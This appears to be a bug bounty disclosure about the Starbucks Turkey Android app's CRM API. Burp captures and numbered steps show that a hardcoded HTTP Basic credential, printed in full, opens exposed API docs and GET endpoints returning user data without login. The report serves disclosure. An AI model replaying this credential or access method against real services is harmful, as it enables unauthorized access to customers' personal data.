



Go
Cancel
Target: https://crmproxy.protel.com.tr
Request
Raw
Headers
Hex
GET /api/v1/MobileInbox/Limit/10 HTTP/1.1
Content-Encoding: gzip
Accept: application/json
Device-Token: 337658ef1bf61f5c
Authorization: Basic QVBSTlhXTFpUUTo4NGY0NDlmMWYzOWEyMDUz
Accept-Language: tr
Host: crmproxy.protel.com.tr
Connection: close
User-Agent: okhttp/3.6.0
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sun, 28 May 2017 14:22:25 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 135
Connection: close
Cache-Control: private
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
{
"Limit": 10,
"TotalItemCount": 0,
"NewItemCount": 0,
"ResponseItemCount": 0,
"NewItems": [],
"ResponseItems": []
}


Go
Cancel
Target: https://crmproxy.protel.com.tr
Request
Raw
Headers
Hex
GET //api/v1/customerprofile/a3fb2903-8a13-e711-80ca-005056bb218e
HTTP/1.1
Content-Encoding: gzip
Accept: application/json
Device-Token: 337658ef1bf61f5c
Authorization: Basic QVBSTlhXTFpUUTo4NGY0NDlmMWYzOWEyMDUz
Accept-Language: tr
Host: crmproxy.protel.com.tr
Connection: close
User-Agent: okhttp/3.6.0
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sun, 28 May 2017 14:59:05 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1295
Connection: close
Cache-Control: private
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
{
"Id": "a3fb2903-8a13-e711-80ca-005056bb218e",
"LogicalName": null,
"Name": "Koç irme",
"ListType": 166110003,
"IsBuilt": false,
"LastBuiltOn": null,
"DaysFrequency": null,
"HoursFrequency": null,
"FilterGender": false,
"Gender": 0,
"FilterAge": false,
"AgeDateStart": null,
"AgeDateEnd": null,
"FilterYTDAvgMonthlyFrequency": false,
"YTDAvgMonthlyFrequencyStart": null,
"YTDAvgMonthlyFrequencyEnd": null,
"FilterYTDAvgPurchaseAmount": false,
"YTDAvgPurchaseAmountStart": null,
?
<
+
>
Type a search term
0 matches


https://crmproxy.protel.com.tr/api/v1/MobileInbox/Limit/20
Authentication Required
https://crmproxy.protel.com.tr is requesting your username and password. The site says: "Restricted Content"
User Name:
Password:
Cancel
OK


https://crmproxy.protel.com.tr/edgeapidoc/index
Edge
http://crmproxy.protel.com.tr:80/swagger/docs/v1
api_key
Explore
Can't read from server. It may not have the appropriate access-control-origin settings.



URL GET/POST data: GET METHOD**:**

https://play.google.com/store/apps/details?id=com.starbucks.tr&hl=en

Business Logic:

When i tried to pentest the starbucks android app, i could not see the traffic between client and the server because of the SSL Pinning.

First, i wanted to SSL Unpinning then continue the testing, however, i released that developers forgot to add /MobileInbox/ path for the ssl validation. (i dont know they forgot or leave it like that)

Currently, I had a request thanks to forgotten/leaving a path for ssl validation. When i have a directory, always i check the sub or parent directory because of that I tried to reach this link directly on browser but i faced a basic http authentication pop-up. There must be a problem because i have an access with burp, then i check the HTTP Headers bingo! there was a

Authorization-Token. I added this token automatically when i request a link then second bingo i have an access directly on browser.

Now try to digg sensitive things. I went to homepage and it directed me to /edgeapidoc/index/ . There was a link on that page which /swagger/docs/v1/ . I hoped that was the documents of the API usage. Yeapp that was the documentation of the API usage. I saw all methods of the app, first thing which came in my mind, am i eligible to use this all of things. yeap i was :)

I did not want to change anything on the server, because of that did not use any POST method. I just used almost all GET methods :D all of them were working such as, masked credit card values, api tokens, user informations etc.

The tested application is Starbucks Turkey Android App.
https://play.google.com/store/apps/details?id=com.starbucks.tr&hl=en

All these things are made without any login. I did not login the app.

1. I tried to intercept traffic between starbucks app and server with burp suite. I could not be successful because of the ssl pinning.
2. Before the unpinnig ssl, I look around the app's all screens.
3. When i look at the messages tab i saw a proccess on my burp history.
4. Application sent a request to https://crmproxy.protel.com.tr/api/v1/MobileInbox/Limit/20 this url and it took a response.
5. I evaluated this request then i saw the Authorization: Basic QVBSTlhXTFpUUTo4NGY0NDlmMWYzOWEyMDUz token.
6. I tried to reach this url via browser however, i couldnt because it wants to basic authentication and i tried the default password which comes to mind but i couldnt be successful.
7. I remembered when there was a request on burp which has Authorization: Basic QVBSTlhXTFpUUTo4NGY0NDlmMWYzOWEyMDUz token and i tried to add this token in my all request while trying to access via browser.
8. Bingoooo! It worked! I reach the https://crmproxy.protel.com.tr this api server and i looked around it then i found the api docs.
9. Finally, i tried to sent all request in api docs, i was successful in all of them.